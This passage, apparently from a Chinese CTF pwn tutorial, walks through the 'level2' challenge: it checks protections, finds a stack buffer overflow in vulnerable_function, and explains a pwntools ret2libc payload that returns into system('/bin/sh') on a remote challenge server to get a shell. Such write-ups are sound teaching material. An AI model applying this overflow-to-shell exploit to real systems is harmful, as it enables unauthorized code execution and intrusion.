


可以看到是一个 32 位的程序，同时 NX 这项保护是开启的状态，这意味着：栈中数据没有执行权限，常用的 call esp 或者 jmp esp 的方法在这里就不能使用了，但是可以利用 rop 这种方法绕过。

3、拖进 IDA 进行静态分析：




跟进查看 vulnerable_function() 函数：




可以看见 buf 长度是 0x88，但 read() 函数允许我们输入 0x100 个字符，可发生缓冲区溢出。

4、跟上一题目一样，看看程序有没有后门（借助程序自带的可执行代码来执行任意操作），Shift+F12 打开字符串内容窗口查看程序中的字符串，观察到存在 “system” 和 “/bin/sh” 字符串，这是解出题目的关键：



可是找不到跟上一题一样可以直接执行 `system("/bin/sh")` 的函数了，这里的 system 函数参数没有写，需要我们自己将 /bin/sh 作为参数传入 system 函数，考查的是 ROP 编程 ：



我们可以通过强大的 rop 技术来获得系统权限，可以通过构造一个 `system("/bin/sh")` 的伪栈帧，vulnerable_function() 执行结束后返回到我们构造的伪栈帧去执行 `system("bin/sh")`，这样就可以获取 shell。


5、综上，编写 exp 脚本如下：

```
from pwn import *

sh = remote('111.200.241.244', 51837)
elf = ELF('./level2')
system_addr = elf.symbols['system']
binsh_addr = next(elf.search(b'/bin/sh'))
payload = b'a'*(0x88+4) + p32(system_addr) + b'c'*4 + p32(binsh_addr)
sh.sendlineafter(b'Input:',payload)    # 在接收到Input:之后传入payload
sh.interactive()
```

注意其中的 Payload：

1. 0x88 是填充栈，增加 4 个 byte（目标应用为 32 位程序） 的 ‘a’ 则是用来填充 ebp 的，之后就是 retn 用 system 的地址覆盖，程序执行完之后就返回到 system；
2. 在进入 system 函数之后，正常的调用会有一个返回的地址这里使用 4 个 byte 的 cccc 覆盖掉（因为我们的目的是通过 `system("bin/sh")` 来获取shell，所以函数执行完后的返回地址可以任意）；
3. 最后就是将 /bin/sh 的地址作为 system() 的参数传入，如此一来栈溢出之后就会执行 `system("/bin/sh")`。

最后运行 EXP 脚本，获得 Shell 并查看 flag：



2.5 string

未完待续……

总结

本文参考文章：

1. pwn 入门基础；
2. Linux PWN漏洞缓解机制&checksec；
3. Exploit利器——Pwntools 。